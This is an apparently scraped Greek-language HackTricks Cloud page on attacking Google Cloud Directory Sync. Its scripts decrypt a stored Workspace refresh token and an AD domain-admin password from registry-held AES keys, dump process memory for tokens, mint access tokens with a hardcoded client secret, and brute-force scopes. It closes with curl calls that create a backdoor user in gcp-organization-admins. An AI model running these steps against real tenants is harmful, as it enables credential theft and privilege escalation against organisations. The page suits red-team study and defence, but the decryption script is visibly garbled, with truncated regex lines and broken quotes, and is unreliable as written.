 HackTricks Cloud
GCDS - Google Cloud Directory Sync
Tip
Μάθετε & εξασκηθείτε στο AWS Hacking:
HackTricks Training AWS Red Team Expert (ARTE)
Μάθετε & εξασκηθείτε στο GCP Hacking:HackTricks Training GCP Red Team Expert (GRTE)
Μάθετε & εξασκηθείτε στο Az Hacking:HackTricks Training Azure Red Team Expert (AzRTE)
Υποστηρίξτε το HackTricks
- Δείτε τα subscription plans!
- Εγγραφείτε στο 💬 Discord group ή την telegram group ή ακολουθήστε μας στο Twitter 🐦 @hacktricks_live.
- Μοιραστείτε τα hacking tricks υποβάλλοντας PRs στα HackTricks και HackTricks Cloud github repos.
Basic Information
Αυτό είναι ένα εργαλείο που μπορεί να χρησιμοποιηθεί για να συγχρονίσετε τους χρήστες και τις ομάδες του Active Directory σας με το Workspace σας (και όχι το αντίστροφο κατά τη στιγμή της συγγραφής αυτού του κειμένου).
Είναι ενδιαφέρον γιατί είναι ένα εργαλείο που θα απαιτήσει τα διαπιστευτήρια ενός superuser του Workspace και ενός προνομιούχου χρήστη του AD. Έτσι, μπορεί να είναι δυνατό να το βρείτε μέσα σε έναν διακομιστή τομέα που θα συγχρονίζει χρήστες από καιρό σε καιρό.
Note
Για να εκτελέσετε ένα MitM στο
config-manager.exeδυαδικό αρχείο, απλώς προσθέστε την παρακάτω γραμμή στο αρχείοconfig.manager.vmoptions:-Dcom.sun.net.ssl.checkRevocation=false
Tip
Σημειώστε ότι Winpeas είναι ικανό να ανιχνεύσει το GCDS, να αποκτήσει πληροφορίες σχετικά με τη διαμόρφωση και ακόμα και τους κωδικούς πρόσβασης και τα κρυπτογραφημένα διαπιστευτήρια.
Επίσης, σημειώστε ότι το GCDS δεν θα συγχρονίσει τους κωδικούς πρόσβασης από το AD στο Workspace. Αν κάτι, θα δημιουργήσει απλώς τυχαίους κωδικούς πρόσβασης για τους νεοδημιουργηθέντες χρήστες στο Workspace, όπως μπορείτε να δείτε στην παρακάτω εικόνα:

GCDS - Disk Tokens & AD Credentials
Το δυαδικό αρχείο config-manager.exe (το κύριο δυαδικό αρχείο GCDS με GUI) θα αποθηκεύσει τα διαπιστευτήρια του Active Directory που έχουν ρυθμιστεί, το refresh token και την πρόσβαση από προεπιλογή σε ένα xml αρχείο στον φάκελο C:\Program Files\Google Cloud Directory Sync σε ένα αρχείο που ονομάζεται Untitled-1.xml από προεπιλογή. Αν και θα μπορούσε επίσης να αποθηκευτεί στα Documents του χρήστη ή σε οποιονδήποτε άλλο φάκελο.
Επιπλέον, το μητρώο HKCU\SOFTWARE\JavaSoft\Prefs\com\google\usersyncapp\ui μέσα στην κλειδαριά open.recent περιέχει τις διαδρομές προς όλα τα πρόσφατα ανοιγμένα αρχεία διαμόρφωσης (xmls). Έτσι, είναι δυνατό να το ελέγξετε για να τα βρείτε.
Οι πιο ενδιαφέρουσες πληροφορίες μέσα στο αρχείο θα είναι:
[...]
<loginMethod>OAUTH2</loginMethod>
<oAuth2RefreshToken>rKvvNQxi74JZGI74u68aC6o+3Nu1ZgVUYdD1GyoWyiHHxtWx+lbx3Nk8dU27fts5lCJKH/Gp1q8S6kEM2AvjQZN16MkGTU+L2Yd0kZsIJWeO0K0RdVaK2D9Saqchk347kDgGsQulJnuxU+Puo46+aA==</oAuth2RefreshToken>
<oAuth2Scopes>
<scope>https://www.google.com/m8/feeds/</scope>
<scope>https://www.googleapis.com/auth/admin.directory.group</scope>
<scope>https://www.googleapis.com/auth/admin.directory.orgunit</scope>
<scope>https://www.googleapis.com/auth/admin.directory.resource.calendar</scope>
<scope>https://www.googleapis.com/auth/admin.directory.user</scope>
<scope>https://www.googleapis.com/auth/admin.directory.userschema</scope>
<scope>https://www.googleapis.com/auth/apps.groups.settings</scope>
<scope>https://www.googleapis.com/auth/apps.licensing</scope>
<scope>https://www.googleapis.com/auth/plus.me</scope>
</oAuth2Scopes>
[...]
<hostname>192.168.10.23</hostname>
<port>389</port>
<basedn>dc=hacktricks,dc=local</basedn>
<authType>SIMPLE</authType>
<authUser>DOMAIN\domain-admin</authUser>
<authCredentialsEncrypted>XMmsPMGxz7nkpChpC7h2ag==</authCredentialsEncrypted>
[...]
Σημειώστε πώς το refresh token και ο κωδικός πρόσβασης του χρήστη είναι κρυπτογραφημένα χρησιμοποιώντας AES CBC με ένα τυχαία παραγόμενο κλειδί και IV που αποθηκεύονται στο HKEY_CURRENT_USER\SOFTWARE\JavaSoft\Prefs\com\google\usersyncapp\util (όπου η βιβλιοθήκη prefs της Java αποθηκεύει τις προτιμήσεις) στα κλειδιά συμβολοσειράς /Encryption/Policy/V2.iv και /Encryption/Policy/V2.key που αποθηκεύονται σε base64.
Powershell script για την αποκρυπτογράφηση του refresh token και του κωδικού πρόσβασης
```bash # Paths and key names $xmlConfigPath = "C:\Users\c\Documents\conf.xml" $regPath = "SOFTWARE\JavaSoft\Prefs\com\google\usersyncapp\util" $ivKeyName = "/Encryption/Policy/V2.iv" $keyKeyName = "/Encryption/Policy/V2.key"Open the registry key
try { $regKey = [Microsoft.Win32.Registry]::CurrentUser.OpenSubKey($regPath) if (-not $regKey) { Throw “Registry key not found: HKCU$regPath” } } catch { Write-Error “Failed to open registry key: $_” exit }
Get Base64-encoded IV and Key from the registry
try { $ivBase64 = $regKey.GetValue($ivKeyName) $ivBase64 = $ivBase64 -replace ‘/’, ‘’ $ivBase64 = $ivBase64 -replace ‘\’, ‘/’ if (-not $ivBase64) { Throw “IV not found in registry” } $keyBase64 = $regKey.GetValue($keyKeyName) $keyBase64 = $keyBase64 -replace ‘/’, ‘’ $keyBase64 = $keyBase64 -replace ‘\’, ‘/’ if (-not $keyBase64) { Throw “Key not found in registry” } } catch { Write-Error “Failed to read registry values: $_” exit } $regKey.Close()
Decode Base64 IV and Key
$ivBytes = [Convert]::FromBase64String($ivBase64) $keyBytes = [Convert]::FromBase64String($keyBase64)
Read XML content
$xmlContent = Get-Content -Path $xmlConfigPath -Raw
Extract Base64-encoded encrypted values using regex
$refreshTokenMatch = [regex]::Match($xmlContent, “
$encryptedPasswordMatch = [regex]::Match($xmlContent, “
Decode encrypted values from Base64
$refreshTokenEncryptedBytes = [Convert]::FromBase64String($refreshTokenBase64) $encryptedPasswordBytes = [Convert]::FromBase64String($encryptedPasswordBase64)
Function to decrypt data using AES CBC
Function Decrypt-Data($cipherBytes, $keyBytes, $ivBytes) { $aes = [System.Security.Cryptography.Aes]::Create() $aes.Mode = [System.Security.Cryptography.CipherMode]::CBC $aes.Padding = [System.Security.Cryptography.PaddingMode]::PKCS7 $aes.KeySize = 256 $aes.BlockSize = 128 $aes.Key = $keyBytes $aes.IV = $ivBytes
$decryptor = $aes.CreateDecryptor() $memoryStream = New-Object System.IO.MemoryStream $cryptoStream = New-Object System.Security.Cryptography.CryptoStream($memoryStream, $decryptor, [System.Security.Cryptography.CryptoStreamMode]::Write) $cryptoStream.Write($cipherBytes, 0, $cipherBytes.Length) $cryptoStream.FlushFinalBlock() $plaintextBytes = $memoryStream.ToArray()
$cryptoStream.Close() $memoryStream.Close()
return $plaintextBytes }
Decrypt the values
$refreshTokenBytes = Decrypt-Data -cipherBytes $refreshTokenEncryptedBytes -keyBytes $keyBytes -ivBytes $ivBytes $refreshToken = [System.Text.Encoding]::UTF8.GetString($refreshTokenBytes)
$decryptedPasswordBytes = Decrypt-Data -cipherBytes $encryptedPasswordBytes -keyBytes $keyBytes -ivBytes $ivBytes $decryptedPassword = [System.Text.Encoding]::UTF8.GetString($decryptedPasswordBytes)
Output the decrypted values
Write-Host “Decrypted Refresh Token: $refreshToken” Write-Host “Decrypted Password: $decryptedPassword”
</details>

> [!NOTE]
> Σημειώστε ότι είναι δυνατόν να ελέγξετε αυτές τις πληροφορίες ελέγχοντας τον κώδικα java του **`DirSync.jar`** από **`C:\Program Files\Google Cloud Directory Sync`** αναζητώντας τη συμβολοσειρά `exportkeys` (καθώς αυτό είναι το cli param που αναμένει το δυαδικό αρχείο `upgrade-config.exe` για να εξάγει τα κλειδιά).

Αντί να χρησιμοποιήσετε το script powershell, είναι επίσης δυνατό να χρησιμοποιήσετε το δυαδικό αρχείο **`:\Program Files\Google Cloud Directory Sync\upgrade-config.exe`** με το param `-exportKeys` και να αποκτήσετε το **Key** και **IV** από το μητρώο σε hex και στη συνέχεια να χρησιμοποιήσετε κάποιο cyberchef με AES/CBC και αυτό το κλειδί και IV για να αποκρυπτογραφήσετε τις πληροφορίες.

### GCDS - Εξαγωγή tokens από τη μνήμη

Ακριβώς όπως με το GCPW, είναι δυνατόν να εξάγετε τη μνήμη της διαδικασίας του `config-manager.exe` (είναι το όνομα του κύριου δυαδικού αρχείου GCDS με GUI) και θα μπορείτε να βρείτε tokens ανανέωσης και πρόσβασης (αν έχουν ήδη παραχθεί).\
Υποθέτω ότι θα μπορούσατε επίσης να βρείτε τις διαπιστεύσεις που έχουν ρυθμιστεί στο AD.

<details>

<summary>Εξαγωγή διαδικασιών config-manager.exe και αναζήτηση tokens</summary>
```bash
# Define paths for Procdump and Strings utilities
$procdumpPath = "C:\Users\carlos_hacktricks\Desktop\SysinternalsSuite\procdump.exe"
$stringsPath = "C:\Users\carlos_hacktricks\Desktop\SysinternalsSuite\strings.exe"
$dumpFolder = "C:\Users\Public\dumps"

# Regular expressions for tokens
$tokenRegexes = @(
"ya29\.[a-zA-Z0-9_\.\-]{50,}",
"1//[a-zA-Z0-9_\.\-]{50,}"
)

# Create a directory for the dumps if it doesn't exist
if (!(Test-Path $dumpFolder)) {
New-Item -Path $dumpFolder -ItemType Directory
}

# Get all Chrome process IDs
$chromeProcesses = Get-Process -Name "config-manager" -ErrorAction SilentlyContinue | Select-Object -ExpandProperty Id

# Dump each Chrome process
foreach ($processId in $chromeProcesses) {
Write-Output "Dumping process with PID: $processId"
& $procdumpPath -accepteula -ma $processId "$dumpFolder\chrome_$processId.dmp"
}

# Extract strings and search for tokens in each dump
Get-ChildItem $dumpFolder -Filter "*.dmp" | ForEach-Object {
$dumpFile = $_.FullName
$baseName = $_.BaseName
$asciiStringsFile = "$dumpFolder\${baseName}_ascii_strings.txt"
$unicodeStringsFile = "$dumpFolder\${baseName}_unicode_strings.txt"

Write-Output "Extracting strings from $dumpFile"
& $stringsPath -accepteula -n 50 -nobanner $dumpFile > $asciiStringsFile
& $stringsPath -accepteula -n 50 -nobanner -u $dumpFile > $unicodeStringsFile

$outputFiles = @($asciiStringsFile, $unicodeStringsFile)

foreach ($file in $outputFiles) {
foreach ($regex in $tokenRegexes) {

$matches = Select-String -Path $file -Pattern $regex -AllMatches

$uniqueMatches = @{}

foreach ($matchInfo in $matches) {
foreach ($match in $matchInfo.Matches) {
$matchValue = $match.Value
if (-not $uniqueMatches.ContainsKey($matchValue)) {
$uniqueMatches[$matchValue] = @{
LineNumber = $matchInfo.LineNumber
LineText   = $matchInfo.Line.Trim()
FilePath   = $matchInfo.Path
}
}
}
}

foreach ($matchValue in $uniqueMatches.Keys) {
$info = $uniqueMatches[$matchValue]
Write-Output "Match found in file '$($info.FilePath)' on line $($info.LineNumber): $($info.LineText)"
}
}

Write-Output ""
}
}

Remove-Item -Path $dumpFolder -Recurse -Force
GCDS - Δημιουργία διαπιστευτηρίων πρόσβασης από ανανεωτικά διαπιστευτήρια
Χρησιμοποιώντας το ανανεωτικό διαπιστευτήριο, είναι δυνατή η δημιουργία διαπιστευτηρίων πρόσβασης χρησιμοποιώντας το και το αναγνωριστικό πελάτη και το μυστικό πελάτη που καθορίζονται στην παρακάτω εντολή:
curl -s --data "client_id=118556098869.apps.googleusercontent.com" \
--data "client_secret=Co-LoSjkPcQXD9EjJzWQcgpy" \
--data "grant_type=refresh_token" \
--data "refresh_token=1//03gQU44mwVnU4CDHYE736TGMSNwF-L9IrTuikNFVZQ3sBxshrJaki7QvpHZQMeANHrF0eIPebz0dz0S987354AuSdX38LySlWflI" \
https://www.googleapis.com/oauth2/v4/token
GCDS - Scopes
Note
Σημειώστε ότι ακόμη και αν έχετε ένα refresh token, δεν είναι δυνατό να ζητήσετε οποιοδήποτε scope για το access token, καθώς μπορείτε να ζητήσετε μόνο τα scopes που υποστηρίζονται από την εφαρμογή όπου δημιουργείτε το access token.
Επίσης, το refresh token δεν είναι έγκυρο σε κάθε εφαρμογή.
Από προεπιλογή, το GCSD δεν θα έχει πρόσβαση ως χρήστης σε κάθε πιθανό OAuth scope, οπότε χρησιμοποιώντας το παρακάτω σενάριο μπορούμε να βρούμε τα scopes που μπορούν να χρησιμοποιηθούν με το refresh_token για να δημιουργήσουμε ένα access_token:
Bash script to brute-force scopes
```bash curl "https://developers.google.com/identity/protocols/oauth2/scopes" | grep -oE 'https://www.googleapis.com/auth/[a-zA-Z/\._\-]*' | sort -u | while read -r scope; do echo -ne "Testing $scope \r" if ! curl -s --data "client_id=118556098869.apps.googleusercontent.com" \ --data "client_secret=Co-LoSjkPcQXD9EjJzWQcgpy" \ --data "grant_type=refresh_token" \ --data "refresh_token=1//03PR0VQOSCjS1CgYIARAAGAMSNwF-L9Ir5b_vOaCmnXzla0nL7dX7TJJwFcvrfgDPWI-j19Z4luLpYfLyv7miQyvgyXjGEXt-t0A" \ --data "scope=$scope" \ https://www.googleapis.com/oauth2/v4/token 2>&1 | grep -q "error_description"; then echo "" echo $scope echo $scope >> /tmp/valid_scopes.txt fi doneecho “” echo “” echo “Valid scopes:” cat /tmp/valid_scopes.txt rm /tmp/valid_scopes.txt
</details>

Και αυτό είναι το αποτέλεσμα που πήρα τη στιγμή που έγραφα:
https://www.googleapis.com/auth/admin.directory.group https://www.googleapis.com/auth/admin.directory.orgunit https://www.googleapis.com/auth/admin.directory.resource.calendar https://www.googleapis.com/auth/admin.directory.user https://www.googleapis.com/auth/admin.directory.userschema https://www.googleapis.com/auth/apps.groups.settings https://www.googleapis.com/auth/apps.licensing https://www.googleapis.com/auth/contacts
#### Δημιουργήστε έναν χρήστη και προσθέστε τον στην ομάδα `gcp-organization-admins` για να προσπαθήσετε να κλιμακώσετε στην GCP
```bash
# Create new user
curl -X POST \
'https://admin.googleapis.com/admin/directory/v1/users' \
-H 'Authorization: Bearer <ACCESS_TOKEN>' \
-H 'Content-Type: application/json' \
-d '{
"primaryEmail": "deleteme@domain.com",
"name": {
"givenName": "Delete",
"familyName": "Me"
},
"password": "P4ssw0rdStr0ng!",
"changePasswordAtNextLogin": false
}'

# Add to group
curl -X POST \
'https://admin.googleapis.com/admin/directory/v1/groups/gcp-organization-admins@domain.com/members' \
-H 'Authorization: Bearer <ACCESS_TOKEN>' \
-H 'Content-Type: application/json' \
-d '{
"email": "deleteme@domain.com",
"role": "OWNER"
}'

# You could also change the password of a user for example
Caution
Δεν είναι δυνατόν να δοθεί στον νέο χρήστη ο ρόλος του Super Admin επειδή το refresh token δεν έχει αρκετά scopes για να δώσει τα απαιτούμενα προνόμια.
Tip
Μάθετε & εξασκηθείτε στο AWS Hacking:
Μάθετε & εξασκηθείτε στο GCP Hacking:
Μάθετε & εξασκηθείτε στο Az Hacking:Υποστηρίξτε το HackTricks
- Δείτε τα subscription plans!
- Εγγραφείτε στο 💬 Discord group ή την telegram group ή ακολουθήστε μας στο Twitter 🐦 @hacktricks_live.
- Μοιραστείτε τα hacking tricks υποβάλλοντας PRs στα HackTricks και HackTricks Cloud github repos.